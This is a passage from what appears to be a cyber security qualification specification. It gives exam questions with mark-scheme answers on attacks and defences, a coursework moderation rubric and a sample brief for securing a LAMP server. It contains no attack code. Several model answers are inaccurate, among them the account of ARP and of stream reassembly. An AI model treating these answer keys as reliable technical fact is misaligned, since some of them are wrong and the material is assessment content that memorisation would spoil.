Many attacks are automated and set by machines to look for exploits in systems. It is likely that this machine is set to try 3 times and then move on whereas the other machine is probably set to keep trying until the program is stopped. (1)

c) What improvement might you suggest to the configuration file based on your reading of the log?

This should be a synthesis of their two earlier responses and show that they can use data to come up with solutions. The idea would be to add other services to be banned, not just ssh (1). Similar mark for decreasing the ban number to get rid of attempts, or similar.

(3 marks) A 4

19. Write a short description of a test you carried out on your system and discuss the tool used, the service or area being protected and the outcome of the test.

No particular tool required here as they will have carried out different tests depending on their client. The student should be able to identify the tool, ie rootkit (1) and say what it does. In this case, protects the system from unauthorised software installs (1). The area in this case will be main file system (1). The outcome will be that they ran the test and found no installs since the last check (1). Similar sets of answers as appropriate for the marks.

(4 marks) C 4-4.2

20. Most successful cyber attacks cause psychological problems for the victims. From your research, briefly describe two types of problems and their affect on individuals.

The main problem that will result from a successful attack will be fear (1). The victim will no longer feel that they are safe to use the internet or other services. (1). The other problem is a reduction in confidence (1). It probably took them a lot to just get on to using the Internet, but now It might also make them less likely to try and learn new skills on the internet to help themselves and they will never improve (1). Also marks for disruption in that they cannot have the confidence to learn to stop it happening again, so it might well happen again.

(4 marks) B 1

21. In 2017, a large public organisation was said to be using 1,000,000 desktop PCs. Of these, around 5% were running Windows XP. Security and support for XP ran out in 2014, though was extended until 2015.

a) Describe in detail two potential issues with this situation in terms of cyber threats.

Even 1 old and compromised computer in a network is an issue. This means that 50,000 computers were running an operating system with known vulnerabilities. This would have been a huge incentive for attackers. (1) The company responsible for the systems may use this as an excuse to charge more money to fix the problems. (1) Similar examples with a detailed reasoning for 1 mark each.

b) The organisation is in the process of upgrading to newer operating systems. Describe some of the technological problems they will face in this process.

This number of computers across a huge network will be very difficult and expensive to fix or replace quickly so it is likely that more

attacks will occur. (1) Moving to a newer operating system on this scale will mean they may not be actively patched, so the problems may not really be fixed. (1) Other responses relating to the complexity of the situation based on the scale of the project.

(4 marks) A* 1

22. Write a detailed description of each of the following terms and say what they are designed to do on a system.

a) Man in the middle attack

In this kind of attack, someone will place their machine between the communication of two other devices and relay messages such that the two at either end think they are talking to each other. It is designed to steal private information or influence people in a particular way, to reveal private information. (1)

b) ARP poisoning

ARP is Address Resolution Protocol and is way for an internal network to identify friend or foe. The ARP Poisoning attack sends fake ARP messages into a network in order to find out some details about the network to then pretend as a computer that is valid, such as the gateway. Once they have this, they can control the network or deny services. (1)

c) Packet Sniffing

Internet traffic goes through networks in small packets of data to be more efficient. The data has sender and destination details as well as the type of data so that it can be processed. A packet sniffer

intercepts these and reads the required information in order to launch an attack. (1)

d) Stream Reassembly

Most traffic sent over the Internet is sent in small packets of data and they tend to be routed in different ways. When data is sent from one computer to another one, such as browsing a web site, the data may be sent through several different servers and network chains. Each one of these stamps the data as to where it has been and where it is going. When it gets to the host, it is reassembled. Some servers in the chain can put in unwanted packets and these may not be detected and when reassembled, a virus or exploit has been installed. (1)

(4 marks) A* 2-2.1

23. Explain, with examples, three key security policies and procedures you would recommend to a school network manager and why they are important to enforce.

The first thing is to make sure they have a good password policy which involves complex passwords involving mixed case letters, numbers and symbols. (1) It would also be good to make it changed regularly. This is important so that no user's account can be compromised and used to get into the system. (1) The next thing would be something like making sure students know not to open links in email that they do not recognise or are unsure about. (1) This is the type of method used to install back-doors and other malware into a networked system. (1) Another procedure will be to ensure that students logout of publicly accessible computers whenever they are finished and make sure no one is looking over their shoulder to gain their credentials. (1) This is to make sure that

someone doesn't use their login to install something to attack the rest of the network. (1)

Similar policies and procedures that are reasonable and related to security will earn the marks. 1 mark for describing and 1 for the reason.

(6 marks) B 3

24. Briefly explain the three top layers of the OSI model and for each layer, describe an attack method that can be used.

The top layer is the application layer (1) which is the software that people use on their desktops. The most common attack here will be an email supposedly from your bank which you will be encouraged to click on. (1). The presentation layer (1) makes sure that files can be operated on your system. The attack here will be a document or pdf you are asked to open which is actually a program. (1). The session layer (1) establishes a connection and communication with another device. An attack here will be using a program running on your desktop to keep a port open to let other attacks in (1).

(6 marks) A* 2-2.1

25. Describe in detail three key components that would be used in setting up a secure LAMP based web portal and give examples of what attacks they would be secured against.

Candidates must show some understanding of the LAMP stack here in order to answer this to the required level and depth.

The underlying server would be based on a Linux based system, which in turn are derived for Unix based systems. They are multi-

tasking, high performance operating systems that were designed in conjunction with the Internet with networking in mind so are more focussed on security. (1) The main way to attack this system would be to try and gain root access or escalate privileges from a basic user account. Therefore, in order to protect the system, careful policy control would be needed on user accounts and certain hardening procedures would need to be carried out such as running rootkit testing software and vulnerability testing tools to make sure it was safe. Some other forms of auditing would be useful to look for strange patterns or other signals. (1)

Another main component would be the web server software. This software would be something like Apache or Nginx. The software serves web pages upon request and has other features to shape traffic and make sure that a web site is fast and efficient. (1) The main attack here, as with the operating system, is to look for code which has not been hardened or permissions that have been left too soft. Attacks scan the web server for folders and files that have poor permissions, such as the ability to be written, and then upload code which can then be triggered to launch an attack. (1)

(6 marks) A* 4-2.4, 3.3, 3.4, 3.5, 4.3

One other main component is the database server, in most cases this will be MySQL or something similar. The database stores data from the front end web site and can process this data to send back information, such as search results or queries. It is also populated with data uploaded to the site, such as pictures for someone's photo gallery. (1) The attack on this system is to try and run some code using the database's permissions. By default a MySQL database will have no root password so attackers can run uploaded data as root which can then damage or take control of the underlying server. (1)

26.

- a) Explain the key aspects of one common cyber threat faced by most organisations.**

Candidates can choose any threat they are familiar with and run through the sections using that as an example. A Trojan is used here as it is considered the most common.

The most common type of virus is the Trojan, though this covers a great many types of infection. The Trojan virus is a program that pretends to be something else in order to infect your computer. The name comes from the Trojan Wars where a wooden horse was given as a gift to get inside a city and the troops then jumped out after dark. (1)

- b) Describe how the threat is delivered to the system and what actions it takes once inside, giving examples where appropriate.**

Many trojans will be delivered via email as it is generally the most widely used type of personal application and also the most trusted. Many people will see something that looks like it is from their bank and click on the link asking them to reply to some message, or similar. (1) Clicking the link will install the software that is actually being carried by the email and it will then either run and take over some service or lie in wait until instructed to do something at a later date. A recent example is the ransomware sent around the world in May 2017. It locked people's files and asked for money to unlock them. (1)

- c) **Explain what tools you would use to deal with this particular threat and what actions you would take to minimise it reoccurring in the future.**

There is no 100% effective way to stop infections, but some procedures can reduce or minimise the damage. The first line of defence would be to make sure your firewall was correctly configured and checking that it is working as expected by looking at the logs. (1) The infection causes damage by running itself with privileges that it should not have, so another good action would be to do an audit of any accounts and programs and making sure they only have enough privileges that they need and no more. (1) Other actions will be to keep updating your system as new patches come out to make sure you are not running vulnerable software. You could also run something like a rootkit hunter software to see if the system has been compromised and remove the infected file. The more often you do this, the more chance you have of spotting an issue.

Similar processes and procedures if well described and relevant will earn the marks.

(6 marks) A* 1

(The indicated grades per question are indicative of the level, though not necessarily a clear indication of final grades).

Annexe B - Moderation of Coursework

The following table gives an overview of how the coursework will be structured and therefore moderated, with examples of some of the work that will be moderated as enriched or extended for additional Marks.

Extended	Enriched	Level 2	Criteria
----------	----------	---------	----------

<p>2.1i I can review the different ways that systems are threatened</p> <p>2.1j I can the justify different tools and applications used to protect a given system</p> <p>2.1k I can evaluate a range of tools and applications used in digital forensics</p> <p>2.1l I can analyse common security issues faced by people and organisations with an online presence and evaluate which I need to guard against</p>	<p>2.1e I can explain the different ways systems are protected with software and hardware</p> <p>2.1f I can the explain different applications and tools used to protect sites</p> <p>2.1g I can describe optimal tools and services to match needs</p> <p>2.1h I can explain common security issues faced by people and organisations with an online presence</p>	<p>2.1a I can describe the different ways that sites are protected</p> <p>2.1b I can recognise the different applications and tools used to protect sites</p> <p>2.1c I can describe different Tools and services used in cyber security and match these to expected outcomes</p> <p>2.1d I can describe common security issues faced by people and organisations with an online presence</p>	<p>Research 2.1</p> <p>Learners will undertake research around their given brief that enables them to meet the assessment criteria</p>
<p>2.2i I can produce a working plan that justifies my choice of applications and services for optimum security</p> <p>2.2j My plan will include success criteria including test results and their explanation</p> <p>2.2k I can justify how my use of different software and hardware is designed to suit the objectives set</p>	<p>2.2e I can produce a working plan that explains the key applications and services that I will need for my site</p> <p>2.2f My plan will include success criteria including test criteria that explain how well I secure my site from threats</p> <p>2.2g I can explain how my use of different software and hardware is designed to suit the</p>	<p>2.2a I can produce a working plan that identifies the key applications and services that I will need for my site</p> <p>2.2b My plan will identify success criteria, including test criteria to ensure that I can secure my site from threats</p> <p>2.2c I can plan for the use of different software and hardware to suit the objectives</p>	<p>Plan 2.2</p> <p>Learners will develop a plan for their given brief that enables them to meet the assessment criteria</p>

<p>2.2l My plan details the hardware and software tools and correct configuration settings suitable for my platform</p> <p>2.2m My plan evaluates the overall effectiveness of the choices I have made</p>	<p>objectives set</p> <p>2.2h My plan explains the hardware and software tools and correct configuration settings suitable for my platform</p> <p>2.2e My plan explains other factors that I need to consider when completing my installation</p>	<p>set</p> <p>2.2d My plan shows the hardware and software tools and correct configuration settings</p> <p>2.2e My plan describes other factors that I need to consider when completing my site</p>	
<p>2.3g I can imaginatively use applications and settings for dealing with threats</p> <p>2.3h I can competently use appropriate tools and features of hardware and software for optimum performance and stability</p> <p>2.3i I can justify the security methods that I have deployed to ensure my system is protected</p>	<p>2.3d I can productively use security tools and services to protect a system</p> <p>2.3e I can effectively use the appropriate tools and features of the hardware and software for optimum safety</p> <p>f I can explain 2.3 the security methods that I have deployed to protect my system</p>	<p>2.3a I can use the appropriate hardware and software for a working system</p> <p>2.3b I can use the appropriate tools and features of software and hardware to protect my system</p> <p>2.3c I can employ common security methods to ensure my system is secure and stable</p>	<p>Develop 2.3</p> <p>Learners will demonstrate their knowledge skills and understanding to produce a working site or server to fulfil their given brief and that enables them to meet the assessment criteria</p>
<p>2.4g I can execute a comprehensive test plan against success criteria that will ensure thorough testing of</p>	<p>2.4d I can devise a comprehensive test plan that will facilitate testing of my solutions throughout the development process</p>	<p>2.4a I can devise a test plan that will enable testing of my system</p> <p>2.4b I can gather other feedback</p>	<p>Test 2.4</p> <p>Learners will devise and operate testing procedures for their solutions to their brief that</p>

<p>my system throughout the development</p> <p>2.4h I can gather a range of feedback on my developed system from different sources and use it to prioritise improvements</p>	<p>2.4e I can gather other feedback on my developed system from different sources to ensure that it meets the needs of its audience</p> <p>2.4f I can make targeted improvements to my system as indicated by testing and or feedback</p>	<p>on my developed system to ensure that it meets the needs of its audience</p> <p>2.4c I can make improvements to my system as indicated by testing and or feedback</p>	<p>enables them to meet the assessment criteria</p>
<p>2.5g I can evaluate my completed system taking into account the views of others showing analysis of strengths and weaknesses</p> <p>2.5h I can prioritise "even better if" improvements that I would make to my system in relation to key components</p> <p>2.5i I can analyse how using the processes I have in the project has made me more efficient and improved my productivity</p>	<p>2.5d I can evaluate my completed system taking into account the views of others showing strengths and weaknesses</p> <p>2.5e I can explain some "even better if" improvements that I would make to my system</p> <p>2.5f I can explain how using the processes I have in the project has made me more efficient and improved my productivity</p>	<p>2.5a I can evaluate my completed system taking into account the views of others showing at least some strengths and weaknesses</p> <p>2.5b I can identify some "even better if" improvements that I would make to my system</p> <p>2.5c I can describe how using the processes I have in the project has made me more efficient and improved my productivity</p>	<p>Evaluate 2.5</p> <p>Learners will analyse and evaluate their solutions to their given brief enabling them to meet the assessment criteria</p>

Annexe C - A Sample Coursework Brief for Securing an Online System

(A short guide on setting up a basic web site such as Wordpress will be available on the TLM web sites or through partners such as Cisco.)

Note: Detail to follow.

Use a virtual machine might be easier, get them to install Virtualbox to be able to install and manage a Linux server).

Student tasks

- purchase/acquire server
- Secure server

- Install applications needed (apache etc)
- Install software package (Wordpress etc)
- Configure admin settings and secure
- Test threats/logs
- Document process
- Hand over
- feedback

Various videos already made for Linux qual:

<http://mediacorp.tlm-test-server.co.uk:8081/media?page=1&show=latest>

https://codex.wordpress.org/Installing_WordPress